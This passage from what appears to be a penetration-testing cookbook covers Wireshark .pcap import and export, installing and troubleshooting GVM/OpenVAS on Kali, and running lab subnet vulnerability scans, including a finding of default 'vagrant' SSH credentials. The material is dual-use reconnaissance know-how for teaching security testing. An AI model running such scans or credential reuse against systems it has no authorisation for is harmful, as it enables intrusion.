Wireshark allows you to import .pcap files to analyze previously captured traffic. Whether you've collected packet data through another tool, received captures from a third party, or saved your Wireshark sessions for later examination, knowing how to open these files efficiently gives you a convenient starting point for in-depth analysis. In this recipe, we'll walk you through the process of importing .pcap files into Wireshark.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- The Wireshark interface up and running

How to do it...

1. From the Kali interface, open the Firefox browser and navigate to <https://wiki.wireshark.org/SampleCaptures#network-time-protocol>.
2. Download the `NTP_sync.pcap` file.




Figure 5.41 – Download .pcap file

3. Close the Firefox browser.
4. In the Wireshark main interface, select **File | Open**, then browse to your download folder and choose the `NTP_sync.pcap` file.

Your window will open with all packet and payload information present.




Figure 5.42 – Open .pcap file in Wireshark

5. Scroll and look at some packet decodings.
6. At times, you may need to export your capture to a different format to use in another tool to analyze the capture. Select **File | Export Specified Packets**. A new dialog box will open; at the bottom, select **Export as**.




Figure 5.43 – Wireshark Export as



Tip

This process is the same if you captured the packets and wanted to export them to a specific format.

7. Scroll through and look at the various formats.




Figure 5.44 – Export formats



Tip

.pcap is the traditional file format for storing packet capture data, primarily containing the raw packets along with basic timestamp and length information. .pcapng allows storing info on multiple interfaces with per-interface metadata, packet comments, and enhanced timestamp precision.

8. Select the **pcapng** format, provide a name for the file, and select **Save**.




Figure 5.45 – pcapng export

9. You may now close the Wireshark interface.

How it works...

PCAP, or packet capture, files are commonly used for storing raw network traffic, making them essential for security analysis, troubleshooting, and forensic studies. When you load a PCAP file into Wireshark, you import a snapshot of network packets. Often, you will capture traffic from devices you have exploited as part of your penetration test. Wireshark decodes these packets and allows you to apply filters, examine statistics, or investigate anomalies. This import process enables a thorough review of captured traffic.

See also...

More information about working with .pcap files or other formats can be found at https://www.wireshark.org/docs/wsug_html_chunked/ChIOOpenSection.html.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require one.

UNLOCK NOW



6

Weaknesses Exposed: Advanced Vulnerability Analysis

In this chapter, we will dive into advanced vulnerability analysis by focusing on two scanning solutions: **Greenbone Vulnerability Management (GVM)**, formerly OpenVAS, and Nessus. We begin by walking you through the initial setup procedures. From there, we'll guide you through basic scanning techniques—ideal for quickly identifying common security flaws—before progressing to more advanced, targeted scans that reveal hidden or deeply embedded threats in the target systems.

You'll first explore GVM, an open source framework recognized for its adaptability and robust scanning features. After that, you'll discover Nessus, known for its user interface and plugin library. By using these tools, you'll gain a view of modern vulnerability scanning practices and learn how to tailor scans to suit your objectives.

The following recipes will be covered in this chapter:

- Setting up **Greenbone Vulnerability Management (GVM)**
- Performing a subnet vulnerability scan with GVM
- Executing a targeted vulnerability scan with GVM
- Setting up Nessus
- Conducting a basic vulnerability scan with Nessus
- Executing an advanced and targeted vulnerability scan with Nessus

Technical requirements

All of the recipes in this chapter can be conducted within the VirtualBox environment and originate from the Kali VM.

Setting up Greenbone Vulnerability Manager (GVM)

In this recipe, we will walk you through the core components required for installing and configuring GVM on Kali Linux. From the initial database updates to creating administrative user accounts, we'll cover each detail to ensure your GVM deployment is secure and ready for robust scanning. By the end of this setup, you will have the foundation to identify, classify, and address threats in the network.

In 2008, Greenbone became the primary contributor to OpenVAS, ultimately transforming it into a commercial product while maintaining a robust community edition. Some confusion may arise throughout the instructions, interface, and documentation due to the substantial incorporation of their branding into the product. To clarify, we are using the community edition of OpenVAS (GVM) that Greenbone supports as part of its commercial offering.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational

How to do it...

1. From the Kali interface, open a terminal window.
2. Let's ensure Kali Linux is entirely up to date in preparation for the GVM installation. Enter the following and provide your password if requested:

```
sudo apt update && sudo apt full-upgrade -y
```

3. Once the update is complete, reboot by entering the following and providing your password if requested:

```
sudo shutdown -r now
```

4. Once the system boots, log back in and open a terminal window.
5. From the terminal window, install GVM by entering the following command and providing your password if requested:

```
sudo apt install gvm -y
```



Tip

You can substitute `gvm` for `openvas` in the preceding command and it will still install GVM, as `openvas` is an alias for `gvm`.

6. To begin the setup process, enter the following:

```
sudo gvm-setup
```

7. If you receive an error like the one in *Figure 6.1*, a few steps must be taken to correct it. If you have not received this error, move to step 18.

```
(kali@kali)[~]  
$ sudo gvm-setup  
[>] Starting PostgreSQL service  
[-] ERROR: The default PostgreSQL version (16) is not 17 that is required by libgvm  
[-] ERROR: libgvm needs PostgreSQL 17 to use the port 5432  
[-] ERROR: Use pg_upgradecluster to update your PostgreSQL cluster
```

Figure 6.1 – GVM setup error

The error indicates that you probably have two or more versions of PostgreSQL installed. GVM wants to use PostgreSQL version 17; however, it recognizes version 16 as the one on port 5432.




Tip

Your version numbers may differ based on release timings.

8. Enter the following command and provide your password if requested:

```
sudo nano /etc/postgresql/17/main/postgresql.conf
```


9. Scroll and look for port = and record the number (5433).



```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/postgresql/17/main/postgresql.conf *
#
# CONNECTIONS AND AUTHENTICATION
#
# - Connection Settings -
#listen_addresses = 'localhost'          # what IP address(es) to listen on;
#                                         # comma-separated list of addresses;
#                                         # defaults to 'localhost'; use '*' for all
#                                         # (change requires restart)
port = 5433                              # (change requires restart)
max_connections = 100                    # (change requires restart)
#reserved_connections = 0                # (change requires restart)
#superuser_reserved_connections = 3      # (change requires restart)
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
#                                         # (change requires restart)
#unix_socket_group = ''                  # (change requires restart)
#unix_socket_permissions = 0777         # begin with 0 to use octal notation
#                                         # (change requires restart)
#bonjour = off                           # advertise server via Bonjour
#                                         # (change requires restart)
#                                         # defaults to the computer name
```

Figure 6.2 – PostgreSQL port 5433

10. Change the port number to 5432.



```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/postgresql/17/main/postgresql.conf *
#
# CONNECTIONS AND AUTHENTICATION
#
# - Connection Settings -
#listen_addresses = 'localhost'          # what IP address(es) to listen on;
#                                         # comma-separated list of addresses;
#                                         # defaults to 'localhost'; use '*' for all
#                                         # (change requires restart)
port = 5432                              # (change requires restart)
max_connections = 100                    # (change requires restart)
#reserved_connections = 0                # (change requires restart)
#superuser_reserved_connections = 3      # (change requires restart)
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
#                                         # (change requires restart)
#unix_socket_group = ''                  # (change requires restart)
#unix_socket_permissions = 0777         # begin with 0 to use octal notation
#                                         # (change requires restart)
#bonjour = off                           # advertise server via Bonjour
#                                         # (change requires restart)
#                                         # defaults to the computer name
#bonjour_name = ''
```

Figure 6.3 – PostgreSQL port 5432

11. Press *Ctrl* + *X* and *Y* to save and exit.

12. Now, we must change the older version of PostgreSQL to the other port number. Enter the following command and acknowledge your password if requested:

```
sudo nano /etc/postgresql/16/main/postgresql.conf
```

13. Look for port = 5432 and change it to the one recorded earlier (5433).
14. Press *Ctrl* + *X* and *Y* to save and exit.
15. Reboot the system by entering the following, providing your password if required:

```
sudo shutdown -r now
```

16. When the system is back up, log back in and relaunch the terminal window.
17. To begin the setup process again, enter the following:

```
sudo gvm-setup
```

18. As the setup processes run, please pay special attention to the output; it will provide you with a generated password for the admin user. Record this password.

```
[*] Creating extension pg-gvm
CREATE EXTENSION
[>] Migrating database
[*] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'a16c04b4-e3ff-44ba-a2e9-bb7efbb39809'.
[*] Configure Feed Import Owner
[*] Define Feed Import Owner
[*] Update GVM feeds
```

Figure 6.4 – GVM password



Tip

This process will take some time—please be patient as it downloads the feeds and updates.

19. Once complete, check the setup by entering the following, providing your password if required:

```
sudo gvm-check-setup
```

20. Look for the message stating that your installation is OK.



Tip

Your services should already be up and running, but there are a couple of commands that you will need to be familiar with the following:

- `sudo gvm-start`: Start the services (will auto-launch your web browser)
- `sudo gvm-stop`: Stop the services
- `sudo greenbone-feed-sync`: Download the feeds and update

21. To access the web interface, go to `https://127.0.0.1:9392`. You may receive a certificate error. If you do, click **Advanced... | Accept the Risk and Continue**.




Figure 6.5 – GVM web interface

22. Log in with the username `admin` and the password you provided earlier.
23. You might not want to enter a long password and would prefer something else. Close the web browser and open the terminal window. To change the admin password, enter the following, substituting `XXXXX` with your preferred password:

```
sudo -u _gvm gvmc --user-admin --new-password=XXXXX
```

How it works...

In this recipe, you went through installing GVM, correcting any conflicts with PostgreSQL, updating feeds, changing the admin password, and, finally, starting the system and logging in.

See also...

More information on installing GVM in Kali can be found at the following website: <https://greenbone.github.io/docs/latest/22.4/kali/index.html>.

Performing a subnet vulnerability scan with GVM

In this recipe, you'll learn how to select a target, configure essential scanning parameters, and interpret the high-level results that GVM generates. Learning the fundamentals will prepare you for more advanced configurations and deeper dives into your target network.

Getting ready

You need the following to complete this recipe:

- The Kali up and operational
- As many target machines started as possible
- GVM services started
- GM web interface logged into

How to do it...

1. We must define our subnet as a scan target. From the web interface, select **Configuration** | **Targets** from the menu at the top and then click on the new icon.




Figure 6.6 – Configuration | Targets

**Tip**

Please note that this scan will take a very long time (hours). It might be best to start it at the end of the day and return to it in the morning.

2. In the **New Target** dialog, choose a descriptive name, and in the **Hosts | Manual** field, add the subnet of your VM network (mine is 192.168.92.0/24). Then, select **Save**.

New Target ×

Name

Comment

Hosts
☒ Manual
☐ From file

Exclude Hosts
☒ Manual
☐ From file

Allow simultaneous scanning via multiple IPs
☒ Yes ☐ No

Port List

Alive Test

Figure 6.7 – New Target

- Next, we will create a new scan task. From the menu, select **Scans | Task** and select the new icon.




Figure 6.8 – GVM new scan task

- In the **New Task** dialog box, provide a name for the scan target and select the previously created target from the **Scan Targets** dropdown. For **Schedule**, select **Once** and then click **Save**.

The screenshot shows the 'New Task' dialog box. The 'Name' field is filled with '192.168.92.0/24 Network'. The 'Scan Targets' dropdown menu is open, showing 'Target1' selected. The 'Schedule' dropdown menu is also open, showing 'Once' selected. The 'Save' button at the bottom right is highlighted with a red box. Other fields like 'Comment', 'Alerts', 'Add results to Assets', 'Apply Overrides', and 'Min QoD' are also visible but not highlighted.

Figure 6.9 – Initial subnet scan

- 5. You will now see your new task on the screen with a **New** status, highlighted in green. Click the play icon on the bottom right to start the scan.



Figure 6.10 – GVM start scan

The status will change to **Queued**, highlighted in orange.

At this point, the scan has started. This scan may take several hours to complete, so be patient.

- 6. In the middle of the screen, to the right of the new scan, under the column named **Reports**, look for **1**. Click on it to watch what’s being discovered and what information you are gathering. *Figure 6.11* shows an example of the report screen.




Figure 6.11 – GVM report in progress

- 7. You can also click on **Dashboards** at the top of the screen to get an overview of what has been recorded. *Figure 6.12* presents an example of the report screen after clicking on **Dashboards**.




Figure 6.12 – GVM dashboard

8. From the menu, click **Scans | Task**. This will return you to your task list. Once your task has been completed, you will see **Done**, highlighted in blue.




Figure 6.13 – GVM task done

- 9. Click on **Scan | Reports** and you will see the one task that we ran. You can click on the date to go into the report's details.
- 10. From here, click through the top options to see all the information collected and available to you.




Figure 6.14 – GVM scan report

- 11. Now, click on **Results** and scroll down to see whether you can find **SSH Brute Force Logins With Default Credentials Reporting**, and select it. You will be shown that it was possible to log in with the username and password vagrant.




Figure 6.15 – GVM results SSH

- 12. You may now exit GVM.

How it works...

GVM conducts a network scan by probing identified hosts and services, applying a range of vulnerability checks to detect potential security flaws. Once the scan is completed, GVM compiles these findings into a detailed report, highlighting each discovered vulnerability. This report will allow you to target hosts with specific vulnerabilities using the proper techniques.

See also...

For more information on scanning targets, please see the Greenbone documentation at <https://docs.greenbone.net/GCS-Manual/gcs/en/scanning.html#configuring-a-simple-scan-manually>.

Executing a targeted vulnerability scan with GVM

In this recipe, you will explore advanced and targeted scanning techniques that allow you to focus on specific high-risk hosts or services. You'll learn how to customize scanning profiles, employ additional detection plugins, and optimize scanning performance to uncover vulnerabilities.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- A Windows 2008 Metasploitable3 Windows machine up and running
- GVM services started
- The GVM web interface logged in to

How to do it...

1. If you found credentials during your discovery, you can add those credentials to the target to be scanned. Do this by selecting **Configuration | Credentials** and then selecting the new icon.

